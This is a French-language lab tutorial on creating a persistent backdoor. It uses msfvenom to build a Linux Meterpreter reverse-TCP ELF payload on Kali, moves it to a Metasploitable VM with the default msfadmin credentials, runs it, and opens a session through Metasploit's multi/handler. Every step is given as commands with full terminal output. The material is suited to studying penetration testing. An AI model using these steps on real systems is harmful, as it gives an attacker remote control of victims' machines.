

## DOCUMENTATION TECHNIQUE : BACKDOOR AVEC METERPRETER (KALI → METASPLOITABLE)

### 1. Introduction

Ce document explique comment établir un backdoor persistant entre **Kali Linux (attaquant)** et **Metasploitable (cible)** en utilisant MSFVenom et Meterpreter.

### 2. Prérequis

- **Kali Linux** (IP: 192.168.171.138)
- **Metasploitable** (IP: 192.168.171.140)
- **Accès réseau** entre les deux machines
- **WinSCP** (pour transférer le backdoor depuis Windows)

### 3. Étapes Techniques

#### Étape 1 : Génération du Payload (Kali)

**Commande :**

```
bash
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.171.138 LPORT=4444 -f elf >
backdoor.elf
```


```
(djoda㉿kali)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.171.138 LPORT=4444 -f elf > backdoor.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
File System: test_password
File: backdoor.elf
File: backdoor.elf
(djoda㉿kali)-[~]
```

📸 Capture de l'écran de génération du payload dans le terminal Kali.

#### Étape 2 : Transfert du Backdoor vers Metasploitable

**Méthode : WinSCP**

1. Lancez WinSCP sur Windows.
2. Connectez-vous à Metasploitable (protocole SSH, identifiants msfadmin:msfadmin).
3. Glissez-déposez backdoor.elf dans /home/msfadmin/.



Capture de WinSCP montrant le transfert réussi.

### Étape 3 : Exécution du Backdoor (Metasploitable)

Commandes :

```
bash
chmod +x backdoor.elf
./backdoor.elf
```

```
msfadmin@metasploitable: ~$ ls
vulnerable
msfadmin@metasploitable: ~$ ./backdoor.elf
msfadmin@metasploitable: ~$ ./backdoor.elf
msfadmin@metasploitable: ~$ _
```

Capture du terminal SSH sur Metasploitable après l'exécution (même si rien ne s'affiche).

### Étape 4 : Mise en place du Handler (Kali)

Commandes dans Metasploit :

```
bash
msfconsole
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.171.138
```

```
set LPORT 4444
```

```
exploit
```

```
[*] No arch selected, selecting arch: x86 from the payload
[+] ---=[ metasploit v6.3.55-dev ]--- payload
+ -- ---=[ 2397 exploits - 1235 auxiliary - 422 post      ]
+ -- ---=[ 1391 payloads - 46 encoders - 11 nops        ]
+ -- ---=[ 9 evasion           ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.171.138
LHOST => 192.168.171.138
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.171.138:4444
[*] Sending stage (1017704 bytes) to 192.168.171.140
[*] Meterpreter session 1 opened (192.168.171.138:4444 -> 192.168.171.140:46420) at 2025-05-28 05:29:40 -0400

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > ls
Listing: /home/msfadmin
_____
Mode          Size  Type  Last modified      Name
020666/rw-rw-rw-  0    cha   2010-03-16 19:01:07 -0400 .bash_history
040755/rwxr-xr-x  4096 dir    2010-04-17 14:11:00 -0400 .distcc
100644/rw-r--r--  586   fil    2010-03-16 19:12:59 -0400 .profile
100700/rwx-----  4    fil    2012-05-20 14:22:32 -0400 .rhosts
040700/rwx-----  4096  dir    2010-05-17 21:43:18 -0400 .ssh
100755/rwxr-xr-x  207   fil    2025-05-28 05:22:31 -0400 backdoor.elf
040755/rwxr-xr-x  4096  dir    2010-04-27 23:44:17 -0400 vulnerable

meterpreter > cd vulnerable/
meterpreter > ls
```

 Capture de la session Meterpreter ouverte dans Metasploit.

## 4. Sécurité et Éthique

### ⚠ Avertissement :

- Cette documentation est à but **strictement éducatif**.
- Utilisez uniquement dans des environnements **autorisés** (labo virtuel).
- Ne pas utiliser à des fins malveillantes.